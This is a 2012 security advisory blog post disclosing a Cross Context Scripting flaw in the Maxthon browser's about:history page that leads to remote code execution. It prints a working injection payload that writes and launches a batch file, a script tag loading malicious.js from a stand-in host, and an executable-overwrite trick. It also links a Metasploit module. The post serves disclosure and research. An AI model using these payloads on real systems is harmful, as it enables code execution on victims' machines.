

MALERISCH.NET

SEARCH



Security research, divulgations and food for thought.

Pages

[Home](#)

[Security Research](#)

[Advisories](#)

Maxthon - Cross Context Scripting (XCS) - about:history - Remote Code Execution

December 05, 2012

SHARE



Labels

Odays

advisory

maxthon

metasploit

xcs

Details

Vendor Site: Maxthon
(www.maxthon.com)

Date: December, 5
2012 – CVE (TBA)

Affected Software:
Maxthon 3.4.5.2000
and previous
versions

Status: Unpatched (at
the time of
publishing)

Researcher: Roberto
Suggi Liverani -

@malerisch

PDF

version: [Maxthon_m](#)

[ultiple_vulnerabilitie](#)

[s_advisory.pdf](#)

Cross Context

Scripting

Cross Context

Scripting (XCS) is a

particular code

injection attack

vector where the

injection occurs from

an untrusted zone

(e.g. Internet) into a

privileged browser

zone. In this case, it

is possible to inject

arbitrary

JavaScript/HTML

code from an

untrusted page into
Maxthon browser
privileged zone -
mx://res/*.

Description

A malicious user can inject arbitrary JavaScript/HTML code through the websites visited with the Maxthon browser. The code injection is rendered into the History page (about:history), which displays URL and a short description of the visited pages. A malicious user can inject

JavaScript/HTML
content by using the
location.hash
property, as shown
below:

```
http://x.x.x.x/maliciouspage.html#">  
<img src=a  
onerror='var b= new  
maxthon.io.File.createTempFile("test","bat")  
;c=maxthon.io.File(b);  
maxthon.io.FileWriter(b);maxthon.io.write  
Text("cmd /k  
dir");maxthon.program.Program.launch(b.  
name_,"C:");'>
```

Injected payload is
rendered in both the
 and <a>
elements of a history

This vulnerability can be exploited in several ways. As the injection point is in the mx://res/ privileged browser zone, it is possible to bypass Same Origin Policy (SOP) protections, and also access Maxthon native JavaScript privileged functions which can be invoked from the Maxthon DOM object (e.g. maxthon.*). Such Maxthon object interfaces can be used to read and write from the file system, as well as execute arbitrary commands, steal

stored passwords, or
modify Maxthon
configuration.

A malicious user
would need to
convince a user to
visit a link to exploit
this vulnerability.

The exploitation is
divided into three
phases:

**[1] Create an entry in
the history page
which contains the
injection - injection
via location.hash**

*http://x.x.x.x/malici
ouspage.html#*

<script

src=http://malicious

```
/malicious.js>
```

```
</script>
```

[2] Redirect browser to the about:history page to trigger execution in the Maxthon trusted zone maliciouspage.html would contain something as:

```
<body>
```

```
<script>window.location
```

```
ion='about:history';
```

```
</script></body>
```

Note this redirection should not occur since it is invoked from a page on the Internet (http://) - due to the protocol mismatch, same-

origin policy should
trigger.

**[3] Invoke privileged
Maxthon DOM API
interfaces/objects to
achieve remote code
execution**

From the
about:history which
is mapped to the
mx:// it is possible to
invoke special DOM
API interfaces and
objects, such as
maxthon.io and
maxthon.program.
These special objects
can be misused to
achieve code
execution.

Metasploit module

Following disclosure of the bugs during **HITB2012AMS conference**, it was observed that the maxthon.program object was silently removed by Maxthon in recent versions. This only allows a malicious user to read and write files on the system.

Code execution without incurring in a warning or user prompt can still be achieved by overwriting an executable which can be called directly by the browser. A "dirty"

way is to overwrite
j2plauncher.exe
assuming the victim
has either JRE/JDK
installed on the
machine. The second
step would be to
force Maxthon to
load java.exe (e.g.
create an iframe that
points to a page
which loads a Java
Applet). This
approach
was successfully test
ed on Windows 7.

On Windows XP,
there are more
choices to overwrite
executable files,
e.g. C:\\Program\\
Files\\Outlook\\
Express\\wab.exe

and then force
browser to invoke
wab.exe via
window.location='lda
p://dummy'.

The PoC Metasploit
module includes the
"dirty" Java overwrite
approach described
above.

[https://github.com/
malerisch/metasploi
t-
framework/blob/ma
xthon3/modules/ex
ploits/windows/bro
wser/maxthon_histo
ry_xcs.rb](https://github.com/malerisch/metasploit-framework/blob/master/modules/exploits/windows/browser/maxthon_history_xcs.rb)

Video

Maxthon - Cross

Context Scripting

(XCS) - about:history

- Java overwrite

technique -

Metasploit in action:

Metasploit -
Roberto SL



Watch on

Maxthon - Cross

Context Scripting

(XCS) - about:history

- maxthon.program

technique -

Metasploit in action:

Metasploit -
Roberto SL



Watch on

Timeline

13/02/2012 - Bug reported to multiple contacts

21/02/2012 - Reception of report confirmed but no further reply

21/02/2012 - Chased vendors - no reply

12/05/2012 - HITB2012AMS - bug disclosed during

presentation

02/11/2012 - 25 new releases following the report - 2 bugs silently fixed
14/11/2012 - HackPra - bug and exploit module **presented**

Solution

Do not use Maxthon browser.


LABELS: 0DAYS, ADVISORY, MAXTHON, METASPLOIT, XCS




SHARE

Popular posts from this blog

**Alcatel
Lucent
Omnivis**



ta or:
How I
learned
GIOP
and
gained
Unauth
enticate
d
Remote
Code
Executi
on
(CVE-
2016-
9796)



December 01,
2016

It is time for
another
advisory or

better a blog ...

SHARE

6 COMMENTS

READ MORE

**Trend
Micro
Threat
Discover
y
Applian
ce -
Session
Generat
ion
Authen
tication
Bypass
(CVE-**



2016-8584)

April 20, 2017

In the last few months, I have been testing ...

SHARE

2 COMMENTS

READ MORE



Archive



Labels



About me

[Public profile on LinkedIn](#)

[Previous Blog](#)

[GitHub](#)

[Medium](#)

[Dev.to](#)

[About.me](#)

[Linktree](#)

[Stack Overflow](#)

[YouTube](#)

[Twitter](#)